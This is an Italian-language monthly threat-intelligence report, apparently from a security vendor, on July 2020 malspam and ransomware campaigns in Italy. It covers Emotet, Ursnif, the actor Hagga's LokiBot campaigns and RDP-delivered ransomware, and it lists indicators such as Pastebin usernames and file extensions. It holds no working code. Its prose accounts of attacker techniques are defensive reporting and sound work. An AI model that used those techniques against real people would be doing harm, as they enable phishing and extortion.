
Anche il malware **FormBook** è stato abbastanza attivo ogni settimana con diverse campagne.

Sono continuate le campagne di malspam di **JasperLoader** e **SLoad** nei giorni 8 e 13 luglio.

Sempre a luglio sono state monitorate campagne che hanno veicolato il **LokiBot** da parte del cyber criminale noto con il nome **Hagga**.

Nella figura sottostante possiamo vedere l'andamento giornaliero delle campagne di malspam con target Italia.

Nel mese di luglio vi è stato un incremento delle campagne a partire dal 21 luglio quando il malware Emotet ha iniziato a "spammare" anche in Italia. Fino al 24 luglio abbiamo una diversificazione di campagne malspam, dove diverse tipologie di malware si sono alternate in quelle settimane. Nell'ultima settimana di luglio vi è una predominanza di Emotet e AgentTesla.



E' possibile consultare le campagne di malspam settimanali del mese di luglio dai seguenti link:

Week 26 ==> dal 27 giugno al 3 luglio

Week 27 ==> dal 4 al 10 luglio

Week 28 ==> dall'11 al 17 luglio

Week 29 ==> dal 18al 24 luglio

Week 30 ==> dal 25 al 31 luglio

Emotet

Analisi delle campagne di luglio

Nel mese di luglio è tornato attivo il malware **Emotet** dopo una pausa di cinque mesi.

Il 17 luglio Emotet è tornato a "spammare" in modo prepotente negli Stati Uniti.

In Italia, martedì 21 luglio, Emotet ha iniziato a colpire l'utenza italiana, come segnalato dai nostro centro ricerche nel tweet:


Il 21 e 22 luglio scorso ha cominciato ad attaccare anche gli utenti italiani oltre a colpire altri Paesi.

Le campagne di malspam di Emotet sono state varie nell'arco dei due giorni in diverse fasce orarie e distribuivano un gran numero di DOC che scaricavano i malware da molti siti compromessi precedentemente.

Nell'immagine sottostante vediamo un esempio di email del 21 luglio con allegato un documento infetto da Emotet.

Emotet è da considerarsi come una vera e propria macchina da guerra, disponendo di un'infrastruttura di server di comando e controllo molto ben industrializzata.

E' in grado di inviare da ogni computer infetto (appartenente alla botnet) un'elevata quantità di malspam (superiore alle 50000 mail/giorno) , rubando gli oggetti e i corpi dei messaggi originali dalle mail delle vittime. Le mail infette, contenti in allegato documenti di Word con Emotet, vengono inviate come risposta ai destinatari delle email rubate.




Questa tecnica di rispondere alle email rubate, falsificando il mittente originale, inganna il destinatario del messaggio che, procedendo ad aprirlo, si infetterà. Questa tecnica è stata utilizzata in passato dal malware Ursnif.


Nella settimana dal 27 al 31 luglio Emotet ha "spammato" email infette con regolarità.

Nel grafico sottostante possiamo vedere il numero di HASH univoci degli allegati DOC monitorati nell'arco dell'ultima settimana di luglio.

Il maggiore picco di HASH univoci rilevati è stato mercoledì 29 con ben 154 hash seguito da giovedì 30 con 112 hash.

Il Trojan Emotet scarica come follow-up il malware **QakBot**. Nell'attacco dell'anno scorso (settembre 2019 — febbraio 2020) scaricava il malware **TrickBot**, che a sua volta scaricava il ransomware **Ryuk**.





Stato	Num. Server C2
Argentina	1
Australia	1
Canada	1
Cile	1
Corea del Sud	1
Francia	2
Germania	2
Giappone	2
Olanda	2
Rep. Ceca	1
Stati Uniti	9
Sud Africa	1
Svizzera	1
Tailandia	1
Ucraina	1

Ursnif

Analisi delle campagne di luglio


Analizziamo ora le campagne del malware bancario **Ursnif** (noto anche come **Gozi** o **IFSB**) nel mese di luglio.

Come abbiamo visto, questo malware è uno dei più diffusi via email in Italia e, a luglio, è stato veicolato attraverso almeno 11 campagne di malspam.

Come si può vedere dalla figura a fianco, l'andamento delle campagne è un po' anomalo. La maggior parte delle campagne di Ursnif sono state diffuse nei primi 16 giorni di luglio e solamente una campagna la troviamo alla fine del mese. Questo andamento potrebbe essere stato condizionato da Emotet, che è partito negli USA e UK il 17 luglio e il 21 luglio in Italia.

Il tema predominante nelle campagne di phishing è quello dell'Agenzia delle Entrate, seguito dalle fatture di BRT e DHL.

Dall'analisi delle campagne di malspam e dalle configurazioni individuate all'interno del trojan bancario Ursnif utilizzato, vi sono due gruppi distinti che stanno sfruttando questo malware a luglio per attaccare l'utenza italiana.



Ursnif—Campagne Malspam

01/07/2020	Fattura BRT
02/07/2020	Agenzia delle Entrate
06/07/2020	Agenzia delle Entrate
07/07/2020	Fattura DHL
08/07/2020	Agenzia delle Entrate
09/07/2020	Manutenzioni confermate
14/07/2020	Agenzia delle Entrate
14/07/2020	Rimessa contrassegni BRT
16/07/2020	Agenzia delle Entrate
16/07/2020	Il tuo ordine
28/07/2020	BRT S.p.a.—Codice cliente

Due gruppi distinti di cyber-criminali stanno utilizzando Ursnif per attaccare l'utenza italiana.

Questi due gruppi cyber risultano essere attivi in Italia da diversi mesi. Il primo sfrutta temi istituzionali italiani, come ad esempio l'Agenzia delle Entrate, tema già utilizzato nel mese scorso. Il secondo invece sfrutta il tema di fatture o ordini collegati a società di spedizione come BRT (Bartolini) o DHL. Il 9 luglio vi è stata la campagna "Manutenzioni confermate" dove veniva utilizzato nel corpo del messaggio la frase "Buongiorno, vedi allegato e di confermare", tema utilizzato spesso nei mesi precedenti.

Ursnif è un trojan bancario, i cui sorgenti essendo divenuti di pubblico dominio, hanno originato un "fork", che ha portato allo sviluppo delle seguenti:


- Versione 2
- Versione 3

In Italia sono circolati, fino ad aprile, entrambe le versioni, ma nel mese di luglio è stata rilevata esclusivamente la versione 2.

Nel grafico sottostante possiamo vedere l'evoluzione dello sviluppo del trojan banker Ursnif utilizzato negli attacchi in Italia. Nell'ascissa abbiamo la data della campagna di malspam e la corrispondente versione utilizzata di Ursnif. Nell'ordinata abbiamo la build di sviluppo del malware Ursnif.

Nel mese di luglio non vi sono stati molti cambiamenti nel malware Ursnif. Vi sono state solamente due release rilasciate rispettivamente il primo luglio la 153 e l'8 luglio la build 154.

Da questo grafico possiamo vedere la frequenza di rilascio delle varie build di Ursnif.



Hagga

Analisi delle campagne di luglio

Nel mese di luglio il cyber-criminale denominato con il nome di **Hagga** ha diffuso nuove campagne di malspam con l'obiettivo di colpire l'utenza italiana. Hagga è un cyber-criminale attivo dal 2018 che ciclicamente attacca società italiane, ma non solo, vi sono campagne tedesche, inglesi e americane, per rubare password e/o credenziali di accesso, attraverso password stealer o rat commerciali.

A luglio sono state due le campagne di malspam diffuse in Italia:

- 21 luglio 2020
- 28 luglio 2020


In entrambi i casi il tema delle campagne utilizzate erano riferite ad una richiesta di offerta da parte dell'**Università della Sapienza** di Roma, come possiamo vedere nell'immagine sottostante dell'e-mail del 21 luglio 2020.

Nei due attacchi di luglio, i documenti di PowerPoint infetti allegati all'email scaricavano ed eseguivano, dopo una serie di download di script memorizzati nel portale di *PasteBin,* il password stealer **LokiBot**.

L'identificativo Hagga deriva dal nome di un utente utilizzato su Pastebin in passato per scaricare gli script malevoli.

Di seguito vediamo la lista degli utenti Pastebin utilizzati a luglio:

- halolu1
- halolu2
- halolu3
- alphabates3



Ransomware

Luglio 2020—ITALIA

Continuano gli attacchi ransomware utilizzando differenti vettori d'infezione.

A luglio hanno fatto la comparsa in Italia due nuovi ransomware denominati:

- **Black Claw**
- **WannaScream**

Questo mese registriamo un aumento del numero degli attacchi via RDP rispetto al mese scorso, che hanno l'obiettivo di colpire l'azienda con attacchi ransomware.

La nostra telemetria ha registrato gli attacchi dei seguenti ransomware:

- **Globe Imposter**
- **Black Claw**
- **Matrix**
- **Phobos**
- **Makop**
- **WannaScream**

I ransomware identificati a luglio derivano da attacchi attraverso il desktop remoto (RDP) mirati verso aziende italiane.


Gli attacchi via RDP mirati o "targettizzati" verso aziende italiane, permettono un accesso abusivo al sistema per eseguire direttamente il ransomware. In queste particolari situazioni il cyber-criminale o attaccante cerca di disinstallare l'antivirus o di renderlo inoperativo, in modo che l'attacco ransomware abbia successo.

Qui possiamo vedere alcune estensioni dei file cifrati utilizzati dal ransomware Phobos, rilevati nel mese di luglio:

- **.EIGHT**
- **.EASY**

Globe Imposter è una vecchia conoscenza, un ransomware che era già attivo negli anni precedenti. Un'altra new entry tra i ransomware che hanno attaccato l'Italia nel mese di luglio è **Black Claw**.

L'attacco di Black Claw analizzato è avvenuto attraverso un'intrusione via RDP. Il ransomware durante la cifratura ai file aggiunge l'estensione ".bclaw". La richiesta di riscatto può avvenire contattando i cyber-criminali via email oppure via Telegram, come indicato nelle istruzioni di riscatto che vediamo nella immagine sottostante.



A luglio è stata colpita anche la società ENAC (Ente Nazionale per l'Aviazione Civile) da un attacco ransomware. L'attacco molto probabilmente è avvenuto a partire da venerdì 10 luglio e ha colpito alcuni server dell'Ente Nazionale per l'Aviazione Civile, come indicato in un tweet del 12 luglio:

Nell'immagine sottostante è possibile vedere il sito dell'Enac in manutenzione dovuto all'attacco ransomware del 10 luglio. Il sito è stato ripristinato parzialmente alle sue funzionalità solamente dal 17 luglio, circa una settimana dopo all'attacco subito.

Prevalenza

Luglio 2020—ITALIA

Quanto sono protetti i computer in Italia dagli attacchi informatici? Quanto è alto il rischio che un utente sia colpito da un ransomware ?

Per rispondere a queste domande dobbiamo parlare di "prevalenza" e "infection rate".

La prevalenza è un indice che ci permette di capire lo stato della Cyber-Security. Questo dato fornisce lo stato di "salute" dei computer, quantificando il numero di computer colpiti da malware.


Vediamo ora i dati relativi alla prevalenza dei malware registrati dal C.R.A.M. di TG Soft nel mese di luglio 2020. Per prevalenza si intende l'incidenza che i malware hanno in un determinato periodo. Il valore calcolato si chiama "rate di infezione".

Il rate di infezione viene calcolato dividendo il numero di computer ove siano stati rilevati attacchi per il numero di computer dove è installato il software anti-virus Vir.IT eXplorer. Possiamo calcolare il rate di infezione per le seguenti categorie:

- Tipologia del malware
- Sistema operativo (client/server)

Al primo posto i **Trojan** con una percentuale del 4,01%. Secondo posto confermato per i **PUP** , con una percentuale dell'1,94%. Terzo gradino del podio per la categoria **Adware** con l'1,51%.

Dalla 4ª alla 6ª posizione troviamo i MacroVirus, con le macro di Excel e di Word, seguite dal gruppo generico denominato Altro (che include le macro di Office generiche). Si attestano in 10ª posizione i **Ransomware** con lo 0,20%. Sono considerati tra i malware più pericolosi se non addirittura i più incontrastabili qualora si fosse sprovvisti di tecnologie Anti-Ransomware. Ricordiamo che per Ransomware vengono considerati tutti i malware che chiedono un riscatto, come, ad esempio, i Crypto-malware (SodinoKibi, Phobos, LockBit etc.) e il vecchio e famoso FakeGDF (virus della polizia di stato, guardia di finanza etc.).



